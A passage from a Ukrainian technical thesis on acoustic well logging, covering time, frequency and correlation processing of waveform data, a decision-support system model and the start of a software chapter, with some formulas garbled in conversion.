Інформаційний параметр хвильового пакету хвилі заданого типу	Розрахункова формула
Положення на часові осі центру ваги	$t_f = \frac{\int_{t_0}^{\infty} t f^2 \mathcal{C} dt}{\int_{t_0}^{\infty} f^2 \mathcal{C} dt}$
Протяжність	$T_U = \frac{\left[\int_{t_0}^{\infty} t f \mathcal{C} dt \right]^2}{\int_{t_0}^{\infty} f^2 \mathcal{C} dt}$
Площа	$S = \int_{t_0}^{\infty} f \mathcal{C} dt$
Енергія	$E = \int_{t_0}^{\infty} f^2 \mathcal{C} dt$
Напруга	$U_{\pi d \cdot k} = \frac{\int_{t_0}^{t_0+k} f \mathcal{C} dt}{r}$
Пікове значення амплітуди	$A_t = \max \left[f \mathcal{C} \right]$
Коефіцієнт затухання	$\alpha = \frac{1}{\Delta l_{j,k}} \ln \frac{A_j}{A_k}$
Інтервальний час	$\Delta t_{j,k} = t_j - t_k$
Інтервальна швидкість	$\mathcal{G}_{ldj,k} = \frac{\Delta l_{j,k}}{\Delta t_{j,k}}$
Імпульсна перехідна характеристика	$h_{j,k} \mathcal{C} = \frac{1}{\pi} \int_0^{\infty} k_{i,j} \mathcal{C} \mathcal{E}^{i\omega t} d\omega$

На результати вимірювання здійснюють вплив не тільки параметри електроакустичної системи електропередачі, але й параметри електронної системи, що змінюються, включаючи канал зв'язку – каротажний кабель. При

часовому способі вплив цих факторів не виключається, навіть якщо відношення амплітуд вимірюється на двох каналах, так як вони по-різному впливають на окремі амплітуди однакових фаз або середні амплітуди сигналів, що реєструються двома рознесеними по довжині приймачами. Звідси, до числа апаратурних похибок при оцінці коефіцієнта затухання можна віднести похибки обумовлені: лінійними спотвореннями в системі передачі та прийому акустичних сигналів, внаслідок непостійності спектру зондуючого акустичного імпульсу; нестабільністю коефіцієнту передачі каротажного кабелю і відмінністю спектральних потужностей сигналів на двох прийомних каналах; дисперсійними характеристиками акустичного тракту передачі тим, що вимірюваний коефіцієнт затухання відноситься до видимої частоти, а не до спектральних компонент імпульсу.

Інтервальна швидкість поширення пружних коливань, що є основним кінематичним параметром, визначається за формулою

$$g_{l0} = \frac{\Delta l}{t_2 - t_1} = \frac{\Delta l}{\Delta t}, \quad (2.7)$$

де $\Delta t = t_2 - t_1$ – різниця часів приходу вступів сигналів, що корелюються, на двох (або більше) прийомних каналах.

Максимальна величина відносної похибки визначення:

$$\varepsilon_{g_{l0}} = \frac{\Delta t_1 - \Delta t_2}{t_2 - t_1}, \quad (2.8)$$

де Δt_1 , та Δt_2 , – абсолютні похибки визначення t_1 та t_2 . Звідси випливає, що похибка визначення g_{l0} обумовлена в основному похибкою визначення часів t_1 та t_2 по двом прийомним каналам.

Поряд з порівняною простотою, оперативністю та наочністю зображення результатів у випадку досить несприятливих фізико-геологічних умов вимірювань часовий спосіб обробки може приводити до значних (до десятків

процентів) похибок при визначенні кінематичних, а також динамічних характеристик сигналів.

2.5 Частотний спосіб обробки хвильових картин

Застосування частотного способу визначення кінематичних та динамічних параметрів пружних хвиль при акустичному каротажу дозволяє усунути ряд недоліків, що притаманні часовому способу обробки, і підвищити точність визначення акустичних параметрів досліджуваних гірських порід. Математичною основою частотного способу обробки є перетворення Фур'є

$$S(\omega) = \frac{1}{2\pi} \int_{-\infty}^{+\infty} f(t) \exp^{-j\omega t} dt = |S(\omega)| \exp^{-j\psi(\omega)}. \quad (2.9)$$

Воно дозволяє переводити аналіз отриманих сигналів акустичного каротажу із області дійсної змінної t в область дійсної змінної ω (кутової частоти). Причому задання $S(\omega)$ як комплексної функції змінної рівнозначно заданню двох функцій $|S(\omega)|$ та $\psi(\omega)$. Функція $|S(\omega)|$, що виражає модуль спектральної потужності $S(\omega)$, утворює амплітудний спектр, а функція $\psi(\omega)$, що виражає її аргумент, – фазовий спектр.

Інформаційні параметри хвильового поля при частотному способі обробки хвильової картини можуть бути оцінені за допомогою параметрів, наведених у таблиці 2.3.

Оцінки похибок визначення інтервальних часів та коефіцієнтів затухання показують, що у випадку використання частотного способу обробки похибка (при значному зниженні амплітуди першого вступу та втрати першої півхвилі) в кілька разів менше, ніж при використанні часового способу.

Таблиця 2.3 – Інформаційні параметри частотного способу обробки хвилевих картин

Інформаційний параметр	Розрахункова формула
Положення на осі частот	$\omega_{jk} = \frac{\int_0^{\infty} \omega \dot{S}(\omega) ^2 d\omega}{\int_0^{\infty} \dot{S}(\omega) ^2 d\omega}$
Довжина спектра	$\omega_k = \sqrt{\frac{\int_0^{\infty} (\omega - \omega_{jk}) \dot{S}(\omega) ^2 d\omega}{\int_0^{\infty} \dot{S}(\omega) ^2 d\omega}}$
Площа спектра	$S_{\omega} = \frac{1}{2\pi} \int_0^{\infty} \dot{S}(\omega) d\omega$
Енергія спектра	$E_{\omega} = \frac{1}{2\pi} \int_0^{\infty} \dot{S}(\omega) ^3 d\omega$
Пікове значення амплітудного спектра	$A_{\omega} = \max \omega \dot{S}(\omega) $
Інтегральна ширина спектра	$\omega_{ik} = \frac{\int_0^{\infty} \dot{S}(\omega) d\omega}{2\pi \max \omega \dot{S}(\omega) }$
Енергетична ширина спектра	$\omega_{ek} = \frac{\int_0^{\infty} \dot{S}(\omega) ^2 d\omega}{2\pi \left[\max \omega \dot{S}(\omega) \right]^2}$
Коефіцієнт затухання	$\alpha_{\omega} = \frac{l}{\Delta l} \ln \frac{ \dot{S}_k(\omega) }{ \dot{S}_j(\omega) }$
Модуль коефіцієнта передачі	$ k(\omega) = \frac{ \dot{S}_k(\omega) }{ \dot{S}_j(\omega) }$
Аргумент коефіцієнта передачі	$\arg k(\omega) = \frac{\arg \dot{S}_k(\omega) - \arg \dot{S}_j(\omega)}{\omega}$
Фазовий інтервальний час	$\Delta \tau = \frac{\arg \dot{S}_k(\omega) - \arg \dot{S}_j(\omega)}{\omega}$
Інтервальний час	$d\tau = \frac{d \arg \dot{S}(\omega)}{d\omega}$

Це дає можливість збільшити рознос акустичного зонда "випромінювач – приймач" без збільшення потужності випромінювача і таким чином збільшити роздільну здатність запису хвильової картини, що, в свою чергу, полегшує роздільність визначення пружних параметрів для повздовжніх та поперечних хвиль шляхом їх відповідного часового розділення. Але в породах, що володіють малими коефіцієнтами затухання, довжина хвильових пакетів різко (в 3–4 рази) зростає і приходиться оцінювати параметри хвилі S в зоні інтерференції з хвостами хвилі P . Теоретичні похибки визначення позірних кінематичних та динамічних параметрів пружних хвиль в зоні їх інтерференції при частотному способі обробки хвильових картин складають не більше 2–3%.

Практично частотний спосіб обробки сигналу (а саме, для реалізації способу акустичного частотного зондування) з використанням комп'ютерних систем зводиться до таких етапів:

- 1) вибирають ділянку хвильової картини акустичного каротажу з метою виділення хвиль різних типів за двома прийомними каналами;
- 2) кодують інформацію з метою вводу її в обчислювальну систему;
- 3) встановлюють амплітудний та фазовий спектри вихідних часових функцій $S_j(\omega)$, $S_k(\omega)$, $\arg S_j(\omega)$, $\arg S_k(\omega)$;
- 4) визначають співвідношення амплітудних спектрів для двох вихідних часових функцій $S_j(\omega)/S_k(\omega)$;
- 5) визначають частотнозалежний коефіцієнт затухання пружних хвиль

згідно виразу $d(\varphi) \approx \frac{1}{\Delta l} l \left[\frac{|S_j(\varphi)|}{|S_k(\varphi)|} \right]$;

- б) обчислюють різницю фазових спектрів вихідних функцій;

- 7) встановлюють фазовий інтервальний час пробігу пружних хвиль згідно

виразу $\Delta t_f(\varphi) \approx \frac{\arg S_k(\varphi) - \arg S_j(\varphi)}{\omega}$.

За початок відліку при визначенні фазових спектрів приймають вступ синхроімпульсів, які відповідають моментам спрацьовування випромінювача. Для зменшення часових інтервалів, які аналізуються, в обидва прийомних канали вводять постійну затримку синхроімпульсів.

За результатами машинної обробки будують залежності коефіцієнтів затухання та фазового інтервального часу від частоти. Можна використовувати також амплітудні спектри, коефіцієнти передачі, фазові спектри. Потім отримані залежності порівнюють з взірцями, які являють собою набір залежностей вказаних параметрів від частоти при різних свердловинних умовах, для різних колекторів (теригенних або карбонатних, сильно або слабоглинистих та інших) та заповнювачів пор (нафта, вода). Це порівняння дозволяє визначити характер насичення колекторів.

2.6 Кореляційний спосіб обробки

Як правило, застосування кореляційного способу обробки доцільно у випадках виділення корисного сигналу на фоні інтенсивних завад. Кореляційну функцію визначають за формулою:

$$R(\tau) = \int_0^{\infty} f_1(t) f_2(t - \tau) dt, \quad (2.10)$$

Кореляційні функції несуть інформацію про періодичність процесів, їх динаміку та виступають в якості міри лінійного зв'язку процесів. З кореляційною функцією тісно пов'язане поняття спектральної густини сигналу:

$$R(\tau) = \frac{1}{2\pi} \int_{-\infty}^{\infty} |\dot{S}(\omega)|^2 \exp^{-j\omega\tau} d\omega; \quad (2.11)$$

$$R(\tau) = \int_0^{\infty} f(t)^{-j\omega\tau} dt. \quad (2.12)$$

При акустичному каротажу кореляційні функції можна використовувати безпосередньо для розчленування розрізів свердловин з метою визначення поглинаючих та дисперсійних властивостей гірських порід. А також розділення

складових коливань пружного поля у навколосвердловинному просторі (визначення їх кінематичних та динамічних параметрів).

Сигнал, який приймається датчиками у кожному вимірювальному каналі у процесі каротажу можна представити у вигляді

$$f_1(t) = \sum_{j=1}^n A_{i,j} \cos \left[\omega_j t + \psi_j(t) \right] + n_i(t), \quad (2.13)$$

де $A_{i,j}(t)$ – обвідна j -ї хвилі на i -му каналі;

ω_j – кутова частота j -ї хвилі;

$\psi_j(t)$ – фаза j -ї хвилі;

$n_i(t)$ – завада на i -му каналі.

Обвідна автокореляційної функції такого сигналу може вміщувати число максимумів, яке відповідає числу типів хвиль. Виділити потрібну хвилю на фоні завади можливо, якщо довжина кореляції більше завади, а для виключення перекриття максимумів обвідних функцій автокореляції, які спостерігаються у сигналі хвиль, необхідно, щоб довжина кореляції сигналів була менше часів затримок хвиль одна відносно одної. Це визначає вимоги до смуг пропускання прийомних каналів, а також до кроку зонда.

Знаючи час поширення пружних хвиль по відомому шляху, можна виміряти швидкості всіх складових реєструемого пружного поля, а також розчленувати розріз досліджуваної свердловини за значеннями швидкості розповсюдження окремих хвиль (повздовжні та поперечні і т.д.). Різниця рівнів максимумів обвідних функцій автокореляції сигналів на ближньому та дальньому прийомних каналах, які відповідають визначеній хвилі, визначає ефект затухання довгої хвилі на базі вимірів.

При поширенні пружних коливань у гірській породі внаслідок поглинання та дисперсії відбувається спотворення їх тимчасової структури, а також просторове порушення когерентності. При цьому абсолютні значення максимуму огинаючої нормованої функції взаємної кореляції сигналів $f_1(t)$ і $f_2(t)$ на різних

приймальних каналах (коефіцієнт когерентності K_k) визначає гранично можливу інтенсивність інтерференції двох процесів та несе інформацію про розсіюючі та дисперсійні властивості гірських порід, які перетнула свердловина. Застосування фільтрації сигналів на приймальних каналах дозволяє виділити залежність коефіцієнта когерентності хвилі від частоти.

Основні інформаційні параметри при кореляційному способі обробки хвильових картин можуть бути оцінені за допомогою аналітичних виразів, наведених у таблиці 2.4.

Таблиця 2.4 – Інформаційні параметри кореляційного способу обробки хвильових картин

Інформаційний параметр сигналів акустичного каротажу	Розрахункова формула
Коефіцієнт затухання	$\alpha = \frac{\max_{\tau} R_{11}(\tau) - \max_{\tau} R_{12}(\tau)}{\max_{\tau} R_{11}(\tau)}$
Інтегральний інтервал кореляції	$\tau_{kb} = \frac{1}{\sigma^2} \int_0^{\infty} A(\tau) d\tau$
Коефіцієнт когерентності сигналів	$K_k^{1,2} = \frac{\max_{0 \leq \tau \leq \infty} R_{11}(\tau)}{\sigma_1 \sigma_{21}}$
Часовий зсув максимумів обвідних функцій кореляції сигналів	$\Delta t = \max A_2 \left(\curvearrowright - \max A_1 \left(\curvearrowright$

У роботі наведені програми для обробки хвильових картин часовим, а також кореляційним методами, за допомогою яких можна успішно визначати такі параметри: час вступу хвиль всіх типів; протяжність пакетів хвиль всіх типів; фазові та амплітудні частотні спектри хвиль різних типів; енергетичні параметри хвиль окремих типів; відношення амплітудних, енергетичних та фазових спектрів хвиль різних типів, які реєструються на різних каналах; кореляційні функції між окремими параметрами хвиль різних типів при точкових вимірах.

При обробці ФКД акустичного каротажу, проведеного на свердловині Підсухи, отримано результати, наведені у таблиці 2.5.

Таблиця 2.5 – Результати обробки ФКД на свердловині Підсухи

Вхідні дані					Вихідні дані	
Довжина Зонда 1, м	Довжина Зонда 2, м	Час 1, мкс	Час 2, мкс	Час 1 на відстані L, мкс	Швидкість, м/с	Кут, градус
1,4	1	707	610	835	4124	69,5
		695	610	945	4706	57,5
		715	590	915	3200	68,5
		720	620	1015	4000	57,5
		755	635	910	3333	71,5
		770	660	995	3636	65,0
		690	585	845	3810	70,0

При обробці діаграм за даною програмою значення кутів отримуються з точністю до 0,5 градуса. Цю точність можна підвищити шляхом внесення певних змін у текст програми. Але це недоцільно робити, у зв'язку з тим, що для геологічних побудов цієї точності достатньо.

2.7 Модель та структура інтелектуальної системи підтримки прийняття рішень

Використовуючи апарат загальної теорії систем, задамо ІСППР як трійку $(DW, KB, Op_{ІСППР})$, де DW – схема СД, KB – схема БЗ, $Op_{ІСППР}$ – набір операцій над DW та KB .

Схеми СД та БЗ конкретної ІСППР визначаються на етапі проектування цієї системи. Набір операцій визначає, які дії можна виконувати над даними та знаннями у системі, а, отже, якого типу інтелектуальну систему (ІС) можна побудувати, використовуючи наявні у наборі операції.

Розглянемо типи операцій над даними та знаннями в ІСППР. Виділимо операції у такі групи: набір операцій над даними; набір операцій над знаннями; набір операцій формування знань із даних; набір операцій виведення нових даних.

Набір операцій над даними позначимо як Op_1 . До цієї групи належать операції вигляду $Op_1: DW \rightarrow DW$, які опрацьовують дані, що зберігаються в СД, або змінюють стан СД, а саме: внесення первинних даних у СД, вибірка первинних даних із СД, вибірка опрацьованих даних із СД та ін. Зауважимо, що операції, які опрацьовують дані, не використовують знань, що зберігаються в БЗ ІСППР.

Набір операцій над знаннями позначимо як Op_2 . До цієї групи належать операції вигляду $Op_2: KB \rightarrow KB$, що опрацьовують знання, які зберігаються у БЗ, або змінюють стан БЗ, а саме: внесення знань про ПО в БЗ, вибірка знань із БЗ, формування нових знань на основі тих, що зберігаються у БЗ. Зауважимо, що до формування нових знань не залучаються дані, які зберігаються у СД ІСППР.

Набір операцій формування знань із даних позначимо як Op_3 . До цієї групи належать операції вигляду $Op_3: DW \times KB \rightarrow KB$, що на основі даних із СД формують нові знання, які моделюють закономірності між цими даними. При цьому для видобування знань можуть використовуватися як апіорні знання, що вже містяться у БЗ ІСППР.

Набір операцій виведення нових даних позначимо як Op_4 . До групи операцій виведення нових даних входять операції вигляду $Op_4: DW \times KB \rightarrow DW$, які на основі знань, що зберігаються в БЗ ІСППР, та даних із СД, генерують нові дані, яких ще немає в СД.

Набір операцій ІСППР складається з операцій над даними та знаннями, операцій формування нових знань та виведення нових даних, тобто $Op_{\text{ІСППР}} = Op_1 \cup Op_2 \cup Op_3 \cup Op_4$. Зазначимо, що при цьому множини Op_1, Op_2, Op_3, Op_4 не перетинаються між собою, тобто виконуються умови $Op_i \cap Op_j = \emptyset, i, j = 1, \dots, 4, i \neq j$.

У загальному випадку функції ІС можуть будуватися на основі деякої підмножини набору операцій $Op_{\text{ІСППР}}$. Якщо така підмножина є типовою для багатьох прикладних ІС, то виділятимемо ці системи в окремий клас.

У таблиці 2.6 наведено результати проведеного аналізу видів ІС з точки зору наборів операцій, на основі яких вони будуються.

Таблиця 2.6 – Види ІС з точки зору операцій, які вони виконують

Система	Призначення	Операції
Система оперативного опрацювання інформації (OLTP–система)	Накопичення та вибірка первинних даних	Група Op_1 (частково)
Довідково–інформаційна система	Вибірка первинних даних	Група Op_1 (частково)
Система аналітичного опрацювання інформації (OLAP–система)	Вибірка та опрацювання даних на різних рівнях агрегації	Група Op_1 (частково)
Експертна система	Накопичення знань експертів; виведення нових даних на основі знань та наявних даних	Групи Op_2, Op_4
Система ІАД	Формування знань на основі даних, які зберігаються в СД	Групи Op_1 (частково), $Op_3,$ Op_4 (частково)
ІСППР	Накопичення первинних даних та знань; виведення нових даних та знань на основі наявних	Групи Op_1, Op_2, Op_3, Op_4

З точки зору проектування ІСППР доцільно розглядати як систему, що складається із компонент, кожна з яких є ІС з набором операцій, що є підмножиною набору $Op_{ІСППР}$. Причому ці підмножини не мають перетинатися між собою, тобто функції кожної компоненти повинні реалізовуватись на основі “своїх” наборів операцій. Очевидно, що в основу декомпозиції ІСППР доцільно ставити класифікацію існуючих ІС. Але для цього потрібно, виходячи з основного призначення цих систем, перерозподілити увесь набір операцій на підмножини, що не перетинаються між собою і дозволять реалізувати функції підсистем ІСППР. На рисунку 2.4 зображена компонентна структура ІСППР та показано зв'язок кожної компоненти з СД та БЗ. Використаємо запропонований загальний підхід для побудови моделі системи ІАД.




Рисунок 2.4 – Компонентна структура ІСППР

2.8 Модель та структура системи інтелектуального аналізу даних

Система ІАД $IS_{ІАД}$ – інформаційної системи особливого виду, яка реалізує деяку “власну” підмножину набору операцій $Op_{ІСППР}$ (або $Op_{ІАД}$), що включає операції попереднього опрацювання даних $Op_{ПОД}$, а саме: поповнення (вона належить до операцій виведення нових даних); дискретизації та верифікації даних

(вони належать до групи операцій над даними); операції аналітичного опрацювання даних $Op_{АОД}$, запропоновані автором у роботі (вони належать до групи операцій над даними); операції формування узагальнень та правил $Op_{ФУЛ}$, які включають пошук узагальнень та правил (вони належать до групи операцій формування знань із даних); операції верифікації узагальнень та правил на відповідність даним $Op_{ВУП}$ (вони належить до групи операцій над знаннями).

Отже, система ІАД є підсистемою ІСППР, виконує функцію формування знань на основі даних, які зберігаються в СД, і задається як відображення $IS_{ІАД}: DW \xrightarrow{Structure} KB$, де $Structure(P)$ – структурна схема ПО.

На рисунку 2.5 зображена запропонована компонентна структура системи ІАД та її зв'язок з іншими підсистемами ІСППР




Рисунок 2.5 – Структура системи інтелектуального аналізу даних

Призначенням системи ІАД є виявлення закономірностей та залежностей між даними про об'єкти, факти та події деякої ПО, та збереження їх у формі знань у БЗ системи. Отже, основною функцією системи ІАД є допомога у формуванні знань про ПО на основі даних, що описують цю ПО.

Висновки до розділу 2

1. Проведено розрахунок параметрів акустичного каротажу, згідно якого отримано співвідношення між частотами різних типів хвиль.
2. Розроблено алгоритм структурної інтерпретації фазокореляційних діаграм широкосмугового акустичного каротажу на основі якого побудовано таблицю ідентифікаторів для створюваної БД.
3. Досліджено інформаційні параметри часового та частотного способу обробки хвильових картин, визначено їх переваги та недоліки.
4. Розроблено модель та структуру інтелектуальної системи підтримки прийняття рішень та системи інтелектуального аналізу даних.

3 РОЗРОБКА ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ

3.1 Частотний аналізатор з керованими вікнами

Для розділення сигналу акустичного зонда на типи хвиль згідно частотної ознаки пропонується розглянути частотний аналізатор з керованими вікнами. Нами пропонується розділяти сигнал акустичного зонда за частотною ознакою (визначення переважаючих частот в тій чи іншій хвилі) і співставлення їх з розрахунковими значеннями. Розрахунок частот при цьому здійснюється автоматично.

Частотний аналізатор з керованими вікнами складається з блоку розкладу хвилевої картини в спектр, блоку пошуку екстремальних точок, блоку пошуку співпадінь, блоку обчислення швидкості повздовжньої хвилі, блоку розрахунку переважаючої частоти за значеннями швидкості і блоку реконструкції функції в межах екстремальних точок (рисунки 3.1).

Розглянемо роботу частотного аналізатора з керованими вікнами. На вхід аналізатора поступає сигнал від свердловинного приладу у цифровій формі і проходить до блоку розкладу хвилевої картини в спектр. Інструментом для розкладу в спектр може служити перетворення Фур'є. Після проходження цього блоку сигнал набуває форми, як показано в додатку 1 і попадає на блок пошуку екстремальних точок. В даному блоці проходить формування вікон аналізатора. Умовою утворення вікна є наявність трьох екстремальних точок, тобто $min > max > min$. По цих трьох екстремальних точках формується перше вікно. Формування другого вікна проходить аналогічно. Кількість вікон буде необмеженим. Але з фізики акустичного сигналу відомо, що він має чотири основні типи хвиль, як було показано вище. Разом з тим, в складних геологічних умовах можуть виникати комбінаційні хвилі. Тому обмеження в вікнах вводити не будемо.

Разом з тим за визначеним інтервальним часом або згідно відомої швидкості поширення повздовжньої акустичної хвилі розраховуються переважаючі частоти повздовжньої та поперечної хвиль за заданими статистичним зв'язкам.




Рисунок 3.1 – Схема блоку розділення хвильової картини по типах хвиль

В блок співпадінь поступає інформація з блоку пошуку екстремальних точок і з блоку розрахунку переважаючої частоти. Величини розрахованих переважаючих частот порівнюються з переважаючими частотами в утворених вікнах. В котре вікно попадає розрахована величина, наприклад, повздовжньої хвилі, воно і буде відповідати повздовжній хвилі. Аналогічно дана операція здійснюється для інших типів хвиль (поперечної).

Останнім етапом в запропонованому алгоритмі є реконструкція отриманої функції в екстремальних точках. Тобто з блоку співпадінь ми маємо окремий тип хвилі в окремому вікні. В межах цього вікна здійснюємо зворотне перетворення розкладу картини в спектр і отримуємо в окремому вікні окрему хвилеву картину. Маючи розділені типи хвилі ми можемо обробляти їх за нижче наведеними алгоритмами.

Програмна реалізація даного алгоритму реалізована на мові паскаль і показана в додатку А.

3.2 Способи первинної обробки матеріалів акустичного каротажу з використанням програмного забезпечення

Специфіка машинної обробки матеріалів акустичного каротажу обумовлюється різноманітністю видів реєстрації сигналів, що використовуються (аналогові криві, фазокореляційні діаграми, хвильові картини).

Хвильові картини доцільно використовувати для повної обробки сигналу акустичного каротажу по кінематичним та динамічним параметрам на обчислювальних системах. Така задача отримує особливе значення в зв'язку з появою можливості цифрової реєстрації сигналів акустичного каротажу на магнітному носії безпосередньо в процесі робіт на свердловині.

Цикл обробки хвильових картин повинен передбачати три етапи.

